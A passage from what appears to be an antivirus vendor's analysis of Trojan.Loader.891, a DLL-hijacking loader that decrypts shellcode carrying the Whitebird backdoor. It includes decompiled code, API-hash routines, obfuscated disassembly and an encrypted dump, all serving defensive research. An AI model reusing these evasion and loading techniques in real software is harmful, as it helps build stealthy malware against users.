          CreateThread(0, 0, mw_write_read_file, *(command + 2), 0, 0);
          break;
        default:
          break;
      }
```

Table of commands compiled from the results of this cycle:

Command ID	**Command**
0x51	Creating `cmd.exe` process
0x52	Execution command exit in `cmd.exe`
0x54	Execute commands in the `cmd.exe` console;
0x60	Creating the flow that reads, writes, and encrypts files.

Trojan.Loader.891

Added to the Dr.Web virus database: 2021-10-15

Virus description added: 2021-xx-xx

Packer: absent

Compilation date: 2021-09-03 12:04:44

SHA1 hash: 595b5a7f25834df7a4af757a6f1c2838eea09f7b

Description


This trojan is written in C. The program contains several files, and the trojan uses each file sequentially. The trojan's main task is to decrypt the shellcode and execute it. The decrypted shellcode contains BackDoor.Whitebird.30, a module for bypassing UAC and backdoor configuration.

Operating principle

The trojan folder contains the following files:


- `mcupdui.exe` — the executable file into which the malicious library is loaded using Hijacking DLL has a valid `McAfee signature: 4F638B91E12390598F037E533C0AEA529AD1A371: CN=McAfee, Inc., OU=IIS, OU=Digital ID Class 3 - Microsoft Software Validation v2, O=McAfee, Inc., L=Santa Clara, S=California, C=US`
- `McUiCfg.dll` — downloader
- `mscuicfg.dat` — encrypted shellcode
- `mcupdui.ini` — configuration of trojan

To move to the main malicious functionality, the trojan modifies the process memory:




```
char *sub_10001060()
{
  int (__stdcall *GetModuleHandleA)(_DWORD); // eax
  char *result; // eax
  int v2; // [esp+28h] [ebp-Ch]
  void (__stdcall *VirtualProtect)(int, int, int, _DWORD *); // [esp+2Ch] [ebp-8h]
  int v4; // [esp+30h] [ebp-4h] BYREF

  VirtualProtect = (void (__stdcall *)(int, int, int, _DWORD *))get_proc_addr(0xC38AE110);
  VirtualProtect(0x10001000, 4096, 64, &v4);
  GetModuleHandleA = (int (__stdcall *)(_DWORD))get_proc_addr(0xDAD5B06C);
  v2 = GetModuleHandleA(0) + 0x5416;
  VirtualProtect(v2, 16, 64, &v4);
  *(_BYTE *)v2 = 0xE9;
  result = (char *)malmain - v2 - 5;
  *(_DWORD *)(v2 + 1) = result;
  return result;
}
```

The instruction following the malicious library's download library is modified:



```
        wcscat_s(Filename, 0x104u, L"McUiCfg.dll");
        LibraryW = LoadLibraryW(Filename);
        this[6] = (wchar_t *)LibraryW;        // <--- place for patch
        if ( LibraryW )
        {
```

Trojan.Loader.891 finds all the functions it needs by hashes using the PEB (Process Environment Block) structure.




```
  v10[0] = 0xFE61445D;
  v10[1] = 0x876F8B31;
  v10[2] = 0x13DD2ED7;
  v10[3] = 0xE553A458;
  v10[4] = 0x4FDAF6DA;
  v10[5] = 0xBB5F9EAD;
  v10[6] = 0x528796C6;
  v10[7] = 0x60BCDE05;
  v10[8] = 0x56A2B5F0;
  v10[9] = 0x300F2F0B;
  v10[10] = 0x5BAE572D;
  v10[11] = 0x62C9E1BD;
  LoadLibraryA = (void (__stdcall *)(char *))get_proc_addr(0x726774C);
  strcpy(v13, "advapi32.dll");
  LoadLibraryA(v13);
  strcpy(v13, "iphlpapi.dll");
  LoadLibraryA(v13);
  for ( i = 0; i < 12; ++i )
    imports[i] = get_proc_addr(v10[i]);
```

At the same time, the names of libraries and functions are hashed differently: library names are hashed as Unicode strings converted to upper case. Function names are hashed as ASCII strings without changing the case. The resulting two hashes are added together and then compared with the desired one.

```
ror = lambda val, r_bits, max_bits: \
    ((val & (2 ** max_bits - 1)) >> r_bits % max_bits) | \
    (val << (max_bits - (r_bits % max_bits)) & (2 ** max_bits - 1))

def hash_lib_whitebird(name: bytes) -> int:
    a = name.upper() + b'\x00'
    c = 0

    for i in range(0, len(a)):
        c = (a[i] + ror(c, 13, 32)) & 0xffffffff
        # library name is a unicode string
        c = (0 + ror(c, 13, 32))

    return c
```


```
def hash_func_whitebird(name: bytes) -> int:
    a = name + b'\x00'
    c = 0

    for i in range(0, len(a)):
        c = (a[i] + ror(c, 13, 32)) & 0xffffffff

    return c
```

Trojan’s main functions are encrypted. When the function is called, it decrypts its code, and when it exits, it encrypts it back.



```
.text:100012AB                 call    $+5
.text:100012B0                 pop     [ebp+var_3C]
.text:100012B3                 mov     eax, [ebp+var_3C]
.text:100012B6                 push    6C3E333Bh
.text:100012BB                 push    75h ; 'u'
.text:100012C0                 add     eax, 19h
.text:100012C3                 push    eax
.text:100012C4                 call    decrypt
```

Main function:




```
get_imports();
strcpy(filename, "mscuicfg.dat");
filename[13] = 0;
filename[14] = 0;
filename[15] = 0;
filename[16] = 0;
filename[17] = 0;
strcpy(var2, "S");
data = VirtualAlloc_0(0, 0x100000u, 0x1000u, 0x40u);
if ( data )
{
  macs = 0;
  macs_size = get_macs(&macs);
  size_ = read_write_file(data, filename, 0, 0);
  size = size_;
  if ( size_ )
  {
    if ( decrypt_w_mac_addr(data, filename, &macs, macs_size, size_) )
    {
      strcpy(FileName, "C:\\Users\\Public\\Documents\\Failed");
      FileA = CreateFileA(FileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
      CloseHandle(FileA);
      ExitProcess_0(0);
    }
    rc4_init(ctx, filename, strlen(filename));
    v4 = size;
    rc4_crypt(ctx, (unsigned int)data, size);
    ((void (__cdecl *)(_BYTE *, unsigned int))data)(data, v4 - 6);
  }
}
```

Trojan.Loader.891 obtains the MAC addresses of all network interfaces on the computer. The trojan then reads data from the `mscuicfg.dat` file. If the last 6 bytes are zero, then it writes the first MAC address from the list into them and encrypts this file with the RC4 algorithm. In this case, the key is equal to the MAC address written to the file, so the encrypted data is saved to the file `mscuicfg.dat`.


After that, in any way, the trojan reads the file again, sorting through each of the received MAC addresses until it finds the right one. The decryption's correctness is checked by matching the last 6 decrypted bytes with the encryption key. Upon successful decryption, the trojan cuts them off and decrypts the file again using the RC4 algorithm, but takes the string `mscuicfg.dat` as the key. The received data is a shellcode with a configuration and a payload.

Shellcode

The shellcode is obfuscated with a lot of JMP instructions and each value is computed with a lot of SUB, ADD, and XOR operations:



```
seg000:00000000 ; FUNCTION CHUNK AT seg000:00002744 SIZE 0000000A BYTES
seg000:00000000 ; FUNCTION CHUNK AT seg000:00002833 SIZE 00000005 BYTES
seg000:00000000 ; FUNCTION CHUNK AT seg000:000034FF SIZE 00000005 BYTES
seg000:00000000
seg000:00000000                 jmp     short loc_11
seg000:00000000 sub_0           endp
seg000:00000000
seg000:00000002 ; ---------------------------------------------------------------------------
seg000:00000002 ; START OF FUNCTION CHUNK FOR get_proc_addr
seg000:00000002
seg000:00000002 loc_2:                                  ; CODE XREF: get_proc_addr-1A13↓j
seg000:00000002                 mov     esi, [esp+edi+14h+var_14]
seg000:00000005                 pop     edi
seg000:00000006                 push    edi
seg000:00000007                 mov     edi, 0E5787283h
seg000:0000000C                 jmp     loc_37D
seg000:0000000C ; END OF FUNCTION CHUNK FOR get_proc_addr
seg000:00000011 ; ---------------------------------------------------------------------------
seg000:00000011 ; START OF FUNCTION CHUNK FOR sub_0
seg000:00000011
seg000:00000011 loc_11:                                 ; CODE XREF: sub_0↑j
seg000:00000011                 push    ebx
seg000:00000012                 jmp     loc_25C7
seg000:00000017 ; ---------------------------------------------------------------------------
seg000:00000017
seg000:00000017 loc_17:                                 ; CODE XREF: sub_0:loc_34FF↓j
seg000:00000017                 xor     esi, 62D609EAh
seg000:0000001D                 jmp     short loc_2A
seg000:0000001D ; END OF FUNCTION CHUNK FOR sub_0
seg000:0000001F ; ---------------------------------------------------------------------------
seg000:0000001F ; START OF FUNCTION CHUNK FOR get_proc_addr
seg000:0000001F
seg000:0000001F loc_1F:                                 ; CODE XREF: get_proc_addr-1BD1↓j
seg000:0000001F                 xor     ebx, 0A754CDE3h
seg000:00000025                 jmp     loc_11E2
seg000:00000025 ; END OF FUNCTION CHUNK FOR get_proc_addr
seg000:0000002A ; ---------------------------------------------------------------------------
seg000:0000002A ; START OF FUNCTION CHUNK FOR sub_0
seg000:0000002A
seg000:0000002A loc_2A:                                 ; CODE XREF: sub_0+1D↑j
seg000:0000002A                 xor     esi, 0C1E5CCCAh
```




```
seg000:00000032
seg000:00000032 loc_32:                                 ; CODE XREF: sub_3120-27B4↓j
seg000:00000032                 sub     edx, 1BDD45Ah
seg000:00000038                 sub     edx, 80B7D7DEh
seg000:0000003E                 sub     edx, 85AA5239h
seg000:00000044                 sub     edx, 0BC97953Ch
seg000:0000004A                 sub     edx, 417439D0h
seg000:00000050                 jmp     loc_1727
seg000:00000050 ; END OF FUNCTION CHUNK FOR sub_3120
```

The shellcode's principle is to decrypt the payload and load it into memory for execution.

The last `DWORD` of the shellcode contains the `OFFSET` before the start of the payload.

Encrypted data at this stage:




```
00003320:  E9 AE 00 00-00 81 C6 44-AB 61 B3 81-EE F4 29 51  що   Б╞Dлa│БюЇ)Q
00003330:  07 81 C6 5B-0C C0 D8 81-F6 E3 6D 68-55 81 EE 29  •Б╞[♀└╪БЎуmhUБю)
00003340:  D1 7E C4 81-EE 3A C0 63-E9 8D 34 26-8B 0C 34 5E  ╤~─Бю:└cщН4&Л♀4^
00003350:  EB 5C 8D 04-20 EB 3C 81-EF 36 E9 84-22 81 F7 7E  ы\Н♦ ы<Бя6щД"Бў~
00003360:  3C 34 43 EB-0B 81 EB 76-6A 4E 57 E9-73 E3 FF FF  <4Cы♂БыvjNWщsу
00003370:  81 EF 59 28-3F 86 81 C7-15 80 48 37-81 F7 7E B6  БяY(?ЖБ╟§АH7Бў~╢
00003380:  6B AE 81 F7-9D 1E 7A A3-81 C7 4F 86-2D 27 E9 B9  kоБўЭ▲zгБ╟OЖ-'щ╣
00003390:  F9 FF FF 8B-3C 04 58 52-BA 83 8C 99-8A 81 F2 32  ∙  Л<♦XR║ГМЩКБЄ2
000033A0:  C2 D8 48 81-F2 17 0B 30-00 E9 3A E5-FF FF 57 BF  ┬╪HБЄ↨♂0 щ:х  W┐
000033B0:  51 3A DA 51-E9 75 F0 FF-FF EB 18 56-52 BA 09 87  Q:┌QщuЁ  ы↑VR║○З
000033C0:  E9 49 81 F2-6C 67 B1 98-81 C2 03 B8-69 E6 E9 E1  щIБЄlg▒ШБ┬♥╕iцщс
000033D0:  FC FF FF 8B-04 29 59 5F-E9 BB F8 FF-FF 8B 14 02  №  Л♦)Y_щ╗°  Л¶☻
000033E0:  58 50 B8 57-F3 50 70 E9-E4 00 00 00-EB 10 8B 3C  XP╕WєPpщф   ы►Л<
000033F0:  17 5A 85 FF-0F 84 F3 EC-FF FF 03 EF-EB 2E 81 F6  ↨ZЕ ☼Дєь  ♥яы.БЎ
